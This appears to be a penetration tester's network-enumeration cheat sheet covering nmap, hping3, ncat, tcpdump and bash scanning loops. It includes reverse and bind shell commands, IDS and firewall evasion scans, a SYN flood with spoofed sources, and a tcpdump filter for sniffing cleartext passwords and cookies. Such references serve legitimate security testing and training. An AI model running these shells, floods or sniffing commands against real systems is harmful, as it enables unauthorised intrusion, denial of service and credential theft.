
06Tools
Network Enumeration
00 Networking Basics
bash11 lines
## ------------------| Loopback Alternativesping localhostping 127.0.0.1ping 127.1ping 0x7F000001ping 0x7f01ping 2130706433ping ①②⑦.⓪.⓪.⓪ping 017700000001ping 0177.0000.0000.0001ping 00000177.00000000.00000000.00000001- IPV 6
bash17 lines
## ------------------| Commonfe80::c2d9:184f:9f41:3c8d <==> fe80:0000:0000:0000:c2d9:184f:9f41:3c8d
## ------------------| Subnetingfe80::/10 - Unique Link-Local (169.254.4.x)## fe80:0000:0000:0000:0000:0000:0000:0000## febf:ffff:ffff:ffff:ffff:ffff:ffff:ffff (mask)
fc00::/7 - Unique Local-Unicast (10.x.x.x, 172.16.x.x, 192.168.x.x)## fc00:0000:0000:0000:0000:0000:0000:0000## fdff:ffff:ffff:ffff:ffff:ffff:ffff:ffff (mask)
2000::/3 - Global Unicast## 3fff:ffff:ffff:ffff:ffff:ffff:ffff:ffff (mask)
FF02::1 - Multicast All NodesFF02::2 - Multicast Router Nodes- Calculate
Link-LocalIPV6 Address Using Mac
bash6 lines
### Get MAC addressarp -nping 10.10.10.20arp -n
## Calculate like below 👇👇👇
- Enumerate Network by ping multicast |
atk6-alive6
bash15 lines
## ------------------| Manual# Check arp casharp -n# ip-neighbourip -6 neigh# Ping to multicastping6 -I eth0 ff02::1# Check ip-neighbour again and arp caship -6 neigharp -n

## ------------------| atk6-alive6which atk6-alive6 <-- copy this binary to remote machineatk6-alive6 <InterfaceName> -e ff02::1ip -6 neigh- ICMP Codes
01 Nmap
| Port State | Description |
|---|---|
| open | Port is accessible and actively listening for connections. |
| closed | Port is accessible but not listening for connections. |
| filtered | Nmap cannot determine if the port is open due to firewall or other network filters. |
| unfiltered | Port is accessible, but Nmap was unable to determine whether it is open or closed. |
| open | filtered | No response received; the port may be open or protected by a firewall. |
| closed | filtered | Seen only in idle scans; Nmap cannot determine if the port is closed or filtered. |
| Flag | Nmap Scan Technique | Description |
|---|---|---|
-6 | IPv6 Scan | Conducts scan over IPv6 addresses |
-PR | ARP Scan | Local hosts identification via ARP requests |
-sn | Ping Scan | Detects online hosts without scanning ports |
-sS | TCP SYN Scan | Stealthy half-open scan using SYN packets |
-sT | TCP Connect Scan (Default) | Full TCP handshake for open port detection |
-sN | TCP NULL Scan | Uses no flags to find open ports on RFC systems |
-sF | TCP FIN Scan | Uses FIN flag to bypass some firewalls |
-sX | TCP Xmas Scan | Sets FIN, PSH, and URG flags to probe ports |
-sA | TCP ACK Scan | Analyzes ACK packets to understand firewall rules |
-sW | TCP Window Scan | Utilizes TCP window size variations |
-sM | TCP Maimon Scan | Exploits BSD-based systems with FIN/ACK flags |
-sO | IP Protocol Scan | Discovers supported IP protocols |
-sY | SCTP INIT Scan | Checks open SCTP ports with INIT packets |
-sI | Idle Scan | Stealthy scan using a zombie host |
-b | FTP Bounce Scan | Uses FTP servers to scan on attacker's behalf |
-sP | Protocol Discovery Scan | Checks for supported protocols |
-sZ | SCTP COOKIE-ECHO Scan | Similar to TCP SYN for SCTP ports |
| Option | Description |
|---|---|
-n | Skip DNS resolution |
-F | Fast scan mode – scans fewer ports (the top 100 most common ones) |
-Pn | Disable ICMP Echo requests |
-vv | Extra verbosity |
-sU | Performs a UDP scan |
-p- | All 65535 TCP ports |
-T0 | Paranoid - Very slow, used to avoid detection (Timing template) |
-T1 | Sneaky - Slow, used for IDS evasion (Timing template) |
-T2 | Polite - Slower to reduce bandwidth usage (Timing template) |
-T3 | Normal - Default timing (Timing template) |
-T4 | Aggressive - Faster, assumes reliable network (Timing template) |
-T5 | Insane - Very fast, may overwhelm networks (Timing template) |
-oN | Normal output (.nmap) |
-oG | Grepable output (.gnmap) |
-oX | XML output (.xml) |
-oA | All formats (.nmap, .gnmap, .xml) |
--open | Show only open ports |
-e tun0 | Use the tun0 network interface |
-D RND:5 | Use 5 random decoy IPs for stealth |
--reason | Show port state reasons |
--version-all | Tries to detect versions of services on open ports (Default) |
--osscan-limit | Limits OS detection to avoid false positives (Default) |
--min-rate 300 | Send at least 300 packets per second (Default 0) |
--packet-trace | Show packet trace |
--max-retries 0 | Do not retry probes (faster, stealthier) - Default 10 |
--script=default | Runs the default NSE scripts for basic service/version detection |
--source-port 53 | Set source port to 53 (commonly used for DNS, useful for evasion) |
--stats-every=5s | Stats update every 5 seconds |
--disable-arp-ping | Disable ARP ping |
--max-rtt-timeout 100ms | Set maximum round-trip timeout to 100ms (Default 1000ms/1s) |
--initial-rtt-timeout 50ms | Set initial round-trip timeout to 50ms before considering a probe lost (Default 100ms) |
bash69 lines
## ------------------| Install Nmapwget https://nmap.org/dist/nmap-xxxx.rpmalien nmap-xxxx.rpmdpkg -i nmap-xxxx.deb
## ------------------| Download Nmap Static Binary With Scriptswget https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/nmap
## ------------------| Nmap Debug Modesudo nmap -d -packet-trace <IP>sudo nmap --packet-trace -Pn -n --disable-arp-ping <IP>sudo nmap -sV -sC -A <IP> --script-trace
## ------------------| Default Nmap Flagsnmap -sT -p 1-1024 --open --osscan-limit --version-all --script=default <IP>
## ------------------| OS Detection, No pingsudo nmap -Pn -O 10.10.10.10
## ------------------| Default scripts, Version checksudo nmap -sC -sV 10.10.10.10
## ------------------| Timeouts (default --min-RTT-timeout 100ms)sudo nmap 10.10.10.10 -F --initial-rtt-timeout 50ms --max-rtt-timeout 100ms
## ------------------| Max Retries (default --max-retries 1)sudo nmap 10.10.10.10 -F --max-retries 0
## ------------------| Ratessudo nmap 10.10.10.10 -F --min-rate 300
## ------------------| Host Discoverysudo nmap -n -Pn -PS -vvv --open -p 88,53 -oN DCDiscovery.nmap 192.168.1.0/24sudo nmap -sn --min-rate 10000 --max-retries 0 -n -T5 -oN FastHostDiscovery.nmap 192.168.1.0/24sudo nmap -n -Pn -PS -vvv --open -p 22,21,25,53,80,88,443,445,3306,5060 -oN HostDiscovery.nmap 192.168.1.0/24sudo nmap -sn -PE -PP -PS21,22,23,25,80,443,3389 -PA21,22,23,25,80,443,3389 --source-port 53 --max-retries 2 --min-parallelism 10 --max-parallelism 100 --host-timeout 30s --max-rtt-timeout 500ms -T4 -oA HostDiscovery 192.168.1.0/24
## ------------------| Scan All TCP Open Portssudo nmap -n -Pn -vv --open -T4 -p- -oN AllPorts.nmap <IP>sudo nmap -sS -p- -Pn -n -T4 --source-port 53 --max-retries 2 -oN FastFullTcp.nmap <IP>sudo nmap -n -Pn -vv --open -T4 -p- --source-port 53 --max-retries 2 -oN AllPorts.nmap <IP>sudo nmap -sS -p- -Pn -n -T1 --max-retries 2 --scan-delay 1s --source-port 53 --data-length 24 -f --defeat-rst-ratelimit -oN StealthFullTcp.nmap <IP>
## ------------------| Service Scan For Only Selected Open Port (using above)ports=$(cat AllPorts.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)sudo nmap -sV -sC -Pn -oN DetailPorts.nmap -p $ports <IP>sudo nmap -sS -sV -p $ports -Pn -n -T4 --source-port 53 --max-retries 2 --version-intensity 3 -oN EvasiveServiceScan.nmap <IP>
## ------------------| Scan TCP(All) + UDPsudo nmap -n -Pn -vv --open -T4 -sU -sS -PS -p U:161,500,4500,T:- -oN AllPorts.nmap <IP>sudo nmap -sS -sU -p T:1-65535,U:1-65535 -Pn -n -T4 --max-retries 2 -oN TcpUdpFull.nmap <IP>sudo nmap -sS -sU --top-ports 100 -p T:1-65535 -Pn -n -T4 --max-retries 2 -oN TcpUdpTop.nmap <IP>
## ------------------| Optimizing UDP Scansudo nmap -sUV -T4 -F -vv --version-intensity 0 <IP>
## ------------------| Fast UDP Scan For Common Portssudo nmap -n -Pn -vv --open -sU -F -oN UDPFastPorts.nmap <IP>sudo nmap -sU --top-ports 100 -Pn -n -T4 --max-retries 1 --min-rate 500 -oN FastUdp.nmap <IP>sudo nmap -n -Pn -vv --open -sU -p 53,67,69,111,123,135,137,138,161,177,445,500,631,623,1434,1900,4500 -oN UDPBestPorts.nmap <IP>
## ------------------| Pause and Resume an Nmap Scan### Get PID for nmapps -aux | grep nmap### Pause (but don't halt/reboot)kill -SIGTSTP [PID]### Resumekill -SIGCONT [PID]### It works with some other processes. If not try to use -SIGSTOP instead of -SIGTSTP.- AV / Firewall Bypass
bash26 lines
## ------------------| Decoys### Decoy scanning helps hide the real origin of the scan by making it look like multiple sources are scanning the target.sudo nmap -sS -sV -F -D xxx.xxx.xxx.xxx,xxx.xxx.xxx.xxx -oN nmap-decoys.out <IP>sudo nmap -sS -sV -F -D RND:3 -oN nmap.out <IP>
## ------------------| MTU (Maximum Transmission Unit)### This manipulates the MTU size for the scan to potentially avoid detection or network filtering.sudo nmap -sS -sV -F --mtu 16 -D xxx.xxx.xxx.xxx -oN nmap-mtu.out <IP>
## ------------------| Fragmentation### Fragments the packets to avoid detection by some firewalls and IDS systems.sudo nmap -f <IP>
## ------------------| BadSum### Sends packets with invalid checksums to potentially bypass firewalls or IDS that aren't configured to check checksums properly.sudo nmap --badsum <IP>
## ------------------| Source Ports### Source port manipulation can help bypass some firewalls and security measures that inspect specific ports.sudo nmap -p- -n -Pn -PS -g 88 <IP>sudo nmap -p- -n -Pn -PS -g 20 <IP>
## ------------------| Othersudo nmap -p- -n -Pn -PS <IP>sudo nmap -p- -sS -Pn -n --disable-arp-ping --packet-trace --source-port 53 <IP>sudo nmap --script firewall-bypass --script-args firewall-bypass.helper="ftp", firewall-bypass.targetport=22 10.10.10.10 <IP>- Nmap Scripting Engine (NSE)
bash40 lines
### The Nmap Scripting Engine (NSE) allows users to write and use scripts to automate a wide variety of networking tasks, from vulnerability detection to exploitation and brute force.### Language: Lua### Location of scripts: `/usr/share/nmap/scripts/`### NSE categories: auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, vuln
## ------------------| Update the Nmap Scripts Databasesudo nmap --script-updatedb
## ------------------| Run all scripts (⚠️ noisy and slow)nmap --script all <IP>
## ------------------| Run a single scriptnmap --script <script-name> <IP>
## ------------------| Run a category of scriptsnmap --script <category> <IP>
## ------------------| Run multiple categoriesnmap --script "default,vuln" <IP>
## ------------------| Logical operations / expressionnmap --script "(default or safe) and not intrusive" <IP>
## ------------------| Checks for known vulnerabilities, reports only if found.--script "vuln"
## ------------------| Loads all HTTP-related scripts (e.g., http-auth, http-title), use quotes to prevent wildcard expansion.--script "http-*"
## ------------------| Loads all scripts except those marked as intrusive; safe for passive scanning.--script "not intrusive"
## ------------------| Loads scripts in either the default or safe category; general-purpose non-intrusive scanning.--script "default or safe"
## ------------------| Loads only scripts that are in both default and safe categories; minimal and secure.--script "default and safe"
## ------------------| Loads scripts in default, safe, or intrusive categories excluding all http-* scripts; avoids web checks during deep scans.--script "(default or safe or intrusive) and not http-*"
02 Hping
bash61 lines
###    |    -S = SYN    |    -A = ACK    |    -F = FIN    |###    |    -R = RST    |    -P = PSH    |    -U = URG    |## ------------------| ICMP Ping (like traditional ping)hping3 -1 <IP>
## ------------------| Full TCP Port Scan (0-65535)hping3 <IP> --scan 0-65535 -S
## ------------------| TCP SYN Ping (Check if host is up)hping3 -S <IP> -p 80 -c 1
## ------------------| TCP Port Scan (Incremental)hping3 -S <IP> -p ++1
## ------------------| TCP SYN Scan on common portshping3 -S <IP> --scan 22,80,443
## ------------------| Stealth Scan (No 3-way handshake)hping3 -S <IP> -p 80 -c 1 --scan 80,443,22
## ------------------| Null Scan (no flags set)hping3 <IP> -p 80 -c 1
## ------------------| XMAS Scan (FIN, PSH, URG)hping3 -F -P -U <IP> -p 80
## ------------------| ACK Scan (Firewall stateful filtering test)hping3 -A <IP> -p 80 -c 3
## ------------------| Send packet with multiple TCP flags (for IDS testing or evasion).hping3 <IP> -p 80 -S -A -F -P -U -c 1
## ------------------| TCP SYN Flood (⚠️ aggressive and noisy) (for testing IDS, rate limits)hping3 -S <IP> -p 80 --flood
## ------------------| ICMP Ping with spoofed IPhping3 -1 <IP> -a 1.2.3.4
## ------------------| TCP SYN with spoofed source IP (bypass IP-based ACLs)hping3 -S <IP> -p 22 -a 192.168.1.100
## ------------------| Randomize source port (evade stateless filtering)hping3 -S <IP> -p 80 --rand-source
## ------------------| Fragment packets (evade IDS)hping3 -S <IP> -p 80 -f
## ------------------| TCP Ping with custom TTLhping3 -S <IP> -p 80 --ttl 42
## ------------------| Send custom payload (file or string)hping3 <IP> -p 80 -E payload.txt -d 100
## ------------------| Verbose RTT measurement (like ping with TCP)hping3 -S <IP> -p 80 -V
## ------------------| Scan DNS port (UDP/TCP testing)hping3 -S <IP> -p 53
## ------------------| Test outbound port filtering (reverse shell prep)hping3 -A <IP> -p 443 --flood --rand-source
03 Ncat
bash97 lines
## ------------------| Listen for incoming connection (Listener)ncat -l -p 4545 ## TCPncat -lvnp 4545 ## TCP (verbose, numeric, listening)ncat -u -l -p 4545 ## UDP
## ------------------| Connect to remote host (Client)ncat <IP> 4545 ## TCPncat -u <IP> 4545 ## UDPncat -6 [2001:db8::1] 3333 ## IPv6
## ------------------| TCP Zero-I/O Port Scan (probe port status without data)ncat -znv <IP> 80
## ------------------| Simple Port Scanner (TCP SYN-like)ncat --broker -l -p 8000 --max-conns 1 & ncat <IP> 8000
## ------------------| Set Custom TTL on Packetsncat <IP> 80 --ttl 42
## ------------------| Banner Grabbing with Timeoutncat <IP> 21 -i 0.5 --recv-only
## ------------------| Send File over TCPncat -l -p 7777 < backup.tar.gz
## ------------------| Receive File over TCPncat <IP> 7777 > backup.tar.gz
## ------------------| Reverse Shell to Attackerncat <IP> 4545 -e /bin/bash
## ------------------| Listen with Reverse Shell Handlerncat -l -p 4545 -e /bin/bash
## ------------------| Encrypted Reverse Shell (SSL)ncat --ssl <IP> 4545 -e /bin/bash
## ------------------| Encrypted Listener (SSL)ncat -l --ssl -p 4545 -e /bin/bash
## ------------------| Run command on connectionncat -l -p 4545 --exec "/bin/bash"
## ------------------| Keep socket open after connection endsncat -l --keep-open -p 4545 -e /bin/bash
## ------------------| Simple Chat Serverncat -l -p 4545 --chatncat -l --ssl -p 4545 --chat ## Encrypted
## ------------------| Encrypted Chat Client (SSL/TLS)ncat --ssl <IP> 5555 --chat
## ------------------| HTTP CONNECT via Proxyncat --proxy http://127.0.0.1:3128 --proxy-type http h4rithd.com 80 ## HTTPncat --proxy socks5://127.0.0.1:1080 --proxy-type socks5 h4rithd.com 80 ## SOCKS5
## ------------------| Relay traffic between clients (broker mode)ncat -l --broker -p 4545
## ------------------| Save output to filencat <IP> 80 -o output.txt
## ------------------| Append session output to filencat <IP> 80 -o output.txt --append-output
## ------------------| Bind to Specific Interfacencat -l -p 6666 --source-port 6666 --source 192.168.1.10
## ------------------| UDP NAT Hole Punching (Client A)ncat -u -l -p 7000 --keep-open
## ------------------| UDP NAT Hole Punching (Client B)ncat -u <IP> 7000 --send-only
## ------------------| Execute Shell with Lua Scriptncat -l -p 8888 --lua-exec ./myscript.lua
## ------------------| Shorthand Shell Execncat -l -p 9999 --sh-exec "bash -i"
## ------------------| One-Shot Shell Listener (exit after one conn)ncat -l --keep-open --max-conns 1 -p 4545 -e /bin/bash
## ------------------| UDP Streaming Server (with interval)ncat -u -l -p 1234 --keep-open -i 1 --send-only < video.ts
## ------------------| UDP Streaming Client (receive)ncat -u <IP> 1234 --recv-only > video.ts
## ------------------| Dual-Stack IPv4 & IPv6 Listenerncat -l --listen-host :: -p 3333
## ------------------| Port Knock Sequence (listening ports 1000,2000,3000)ncat -l -p 1000 --keep-open &ncat -l -p 2000 --keep-open &ncat -l -p 3000 --keep-open &
04 Tcpdump
- Basic usage
bash28 lines
## ------------------| Basic Flags-D            # List interface/devices-i            # Select interface-n            # Do not use DNS names-c 5          # Captures 5 number of packets and then stops-s            # To change the capture size (-s64 inspect the packet headers only)-w            # Write the output to file-r            # Read pcap file-X            # See the content of the packets in HEX & ASCII format (use -XX to shows the ethernet header)ip6           # Show only IP6 Traffic-q            # Be less verbose (more quiet) with your output. / Show less protocol information-t            # Give human-readable timestamp output.-tttt         # Give maximally human-readable timestamp output.-vv           # Verbose output (more v’s gives more output).-S            # Print absolute sequence numbers.-e            # Get the ethernet header as well.-E            # Decrypt IPSEC traffic by providing an encryption key.
## ------------------| IP/Rangesrc           # Source IP addressdst           # Destination IP addressnet           # Find packets going to or from a particular network or subnet
## ------------------| Portsport 53 # Capture DNS traffic for both source or destinationsrc port 53 # Capture DNS traffic for sourcedst port 53 # Capture DNS traffic for destinationportrange 21-23 # Find Traffic Using Port Ranges- Basic Filters
bash76 lines
## ------------------| Capture all traffic on interface eth0sudo tcpdump -i eth0 ## (tcp|udp|icmp)
## ------------------| List all available interfacessudo tcpdump -D
## ------------------| Capture traffic with specific IP protocol numbersudo tcpdump ip proto 6
## ------------------| Capture traffic with specific MAC addresssudo tcpdump ether host <MAC>
## ------------------| Capture traffic on a specific VLANsudo tcpdump vlan 10
## ------------------| Capture traffic on specific hostsudo tcpdump host <IP>
## ------------------| Capture traffic on port 80 (HTTP)sudo tcpdump port 80
## ------------------| Capture traffic from a specific source hostsudo tcpdump src host <IP>
## ------------------| Capture traffic from a specific source portsudo tcpdump src port 443
## ------------------| Capture traffic from a specific source IP and portsudo tcpdump src host <IP> and src port 22
## ------------------| Capture traffic from a specific IP on ports 80 or 443sudo tcpdump src host <IP> and \( port 80 or port 443 \)
## ------------------| Capture traffic within a specific subnetsudo tcpdump net 192.168.1.0/24
## ------------------| Capture traffic to a specific destination hostsudo tcpdump dst host <IP>
## ------------------| Capture traffic to a specific destination portsudo tcpdump dst port 443
## ------------------| Capture traffic to a specific destination IP and portsudo tcpdump dst host <IP> and dst port 22
## ------------------| Capture traffic between two hostssudo tcpdump host $IP1 and host $IP2
## ------------------| Capture traffic excluding a specific hostsudo tcpdump not host <IP>
## ------------------| Capture traffic excluding a specific portsudo tcpdump not port 22
## ------------------| Save captured packets to a filesudo tcpdump -w capture.pcap -i eth0
## ------------------| Read packets from a saved filesudo tcpdump -r capture.pcap
## ------------------| Display packet contents insudo tcpdump -A -i eth0      ## ASCIIsudo tcpdump -x -i eth0      ## hexsudo tcpdump -X -i eth0      ## hex and ASCII
## ------------------| Capture a specific number of packetssudo tcpdump -c 10 -i eth0
## ------------------| Capture packets with a specific size snapshotsudo tcpdump -s 0 -i eth0
## ------------------| Capture packets with a timestampsudo tcpdump -tttt -i eth0sudo tcpdump -tt -i eth0 ## relative timestampsudo tcpdump -ttt -i eth0 ## microsecond resolutionsudo tcpdump -ttttt -i eth0 ## nanosecond resolution- Advance Filters
bash51 lines
## ------------------| Isolate TCP Flags### Tcp flag is at offset 13 in the TCP header. So we can use tcp[13] to filter TCP flags.###      +-----+-----+-----+-----+-----+-----+###      | URG | ACK | PSH | RST | SYN | FIN |###      +-----+-----+-----+-----+-----+-----+###      | 32  | 16  | 8   | 4   | 2   | 1   |###      +-----+-----+-----+-----+-----+-----+
## ------------------| Capture only SYN packets (TCP handshake initiation)sudo tcpdump 'tcp[13] & 2!=0'sudo tcpdump 'tcp[tcpflags] == tcp-syn'sudo tcpdump 'tcp[tcpflags] & tcp-syn == tcp-syn'sudo tcpdump "tcp[tcpflags] & (tcp-syn) != 0"
## ------------------| SYN+ACKsudo tcpdump 'tcp[13]=18'sudo tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-ack) == (tcp-syn|tcp-ack)'sudo tcpdump 'tcp[tcpflags] & tcp-syn == tcp-syn' and 'tcp[tcpflags] & tcp-ack == tcp-ack'sudo tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-ack) != 0'
## ------------------| Capture only ACK packetssudo tcpdump 'tcp[13] & 16!=0'sudo tcpdump 'tcp[tcpflags] == tcp-ack'
## ------------------| Capture only PSH packetssudo tcpdump 'tcp[13] & 8!=0'sudo tcpdump 'tcp[tcpflags] == tcp-push'
## ------------------| SYN+RSTsudo tcpdump 'tcp[13] = 6'
## ------------------| Capture only FIN packetssudo tcpdump 'tcp[13] & 1!=0'sudo tcpdump 'tcp[tcpflags] == tcp-fin'
## ------------------| Capture only RST packetssudo tcpdump 'tcp[13] & 4!=0'sudo tcpdump 'tcp[tcpflags] == tcp-rst'
## ------------------| Capture only URG packetssudo tcpdump 'tcp[13] & 32!=0'sudo tcpdump 'tcp[tcpflags] == tcp-urg'
## ------------------| Capture only ECE packetssudo tcpdump 'tcp[13] & 64 != 0'
## ------------------| Capture only CWR packetssudo tcpdump 'tcp[13] & 128 != 0'
## ------------------| Capture traffic with specific TCP flagssudo tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-ack) == (tcp-syn|tcp-ack)'bash32 lines
## --------------------| Show ARP Packets with MAC addresssudo tcpdump -vv -e -nn ether proto 0x0806
## --------------------| Find HTTP User Agentssudo tcpdump -vvAls0 | grep 'User-Agent:'
## --------------------| Cleartext GET Requestssudo tcpdump -vvAls0 | grep 'GET'
## --------------------| Find HTTP Host Headerssudo tcpdump -vvAls0 | grep 'Host:'
## --------------------| Find HTTP Cookiessudo tcpdump -vvAls0 | grep 'Set-Cookie|Host:|Cookie:'
## --------------------| Find SSH Connectionssudo tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
## --------------------| Find DNS Trafficsudo tcpdump -vvAs0 port 53
## --------------------| Find FTP Trafficsudo tcpdump -vvAs0 port ftp or ftp-data
## --------------------| Find NTP Trafficsudo tcpdump -vvAs0 port 123
## --------------------| Find Cleartext Passwordssudo tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA | egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd= |password=|pass:|user:|username:|password:|login:|pass |user '
## --------------------| Find Traffic With Evil Bitsudo tcpdump 'ip[6] & 128 != 0'
05 Scripts
- Port scan using
netcat
bash2 lines
### If you run nmap scan in brackground, never run this! this will effect to the nmap scan resultsfor i in {1..65535};do (nc -zvn -w 1 <IP> $i 2>&1 | grep -v -i "Connection timed out\|Connection refused"); done- Scan live hosts
using bash
bash16 lines
#!/bin/bash
ip=172.20.0
for i in $(seq 2 255);do    ping -c 1 -W 1 <IP>.$i 1>/dev/null 2>&1    if [[ $? -eq 0 ]];    then        echo "[+]  <IP>.$i  - is Alive!"    fidone

#### One linnerfor i in {1..254}; do (ping -c 1 172.18.0.${i} | grep "bytes from" | grep -v "Unreachable" &); done;- Scan live ports
using bash
bash14 lines
#!/bin/bash
## Run this script like ./portscan.sh 2>/dev/null
ip=127.0.0.1
for port in $(seq 1 65535);do echo 1 > /dev/tcp/<IP>/$port 1>/dev/null 2>&1 if [[ $? -eq 0 ]]; then echo "[+] <IP> : $port - is Open!" fidonebash12 lines
#!/bin/bash
## Run this script like ./portscan.sh 2>/dev/null
ip=127.0.0.1
for port in $(seq 1 65535);do    timeout .1 bash -c "echo  > /dev/tcp/<IP>/$port" &&        echo "[+]  <IP> : $port  - is Open!"doneecho "==========[ Finished ]============"
06 Advance
06.1 Send Packet [python]

python23 lines
import socket
s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)s.bind(("eth0", 0))
ethernet  = b'\x00\x0c\x29\xd3\xbe\xd6' # MAC Address Destinationethernet += b'\x00\x0c\x29\xe0\xc4\xaf' # MAC Address Sourceethernet += b'\x08\x00'                 # Protocol-Type: IPv4
ip_header  = b'\x45\x00\x00\x28'  # Version, IHL, Type of Service | Total Lengthip_header += b'\xab\xcd\x00\x00'  # Identification | Flags, Fragment Offsetip_header += b'\x40\x06\xa6\xec'  # TTL, Protocol | Header Checksumip_header += b'\x0a\x0a\x0a\x02'  # Source Addressip_header += b'\x0a\x0a\x0a\x01'  # Destination Address
tcp_header  = b'\x30\x39\x00\x50' # Source Port | Destination Porttcp_header += b'\x00\x00\x00\x00' # Sequence Numbertcp_header += b'\x00\x00\x00\x00' # Acknowledgement Numbertcp_header += b'\x50\x02\x71\x10' # Data Offset, Reserved, Flags | Window Sizetcp_header += b'\xe6\x32\x00\x00' # Checksum | Urgent Pointer
packet = ethernet + ip_header + tcp_headers.send(packet)
06.2 Wireshark
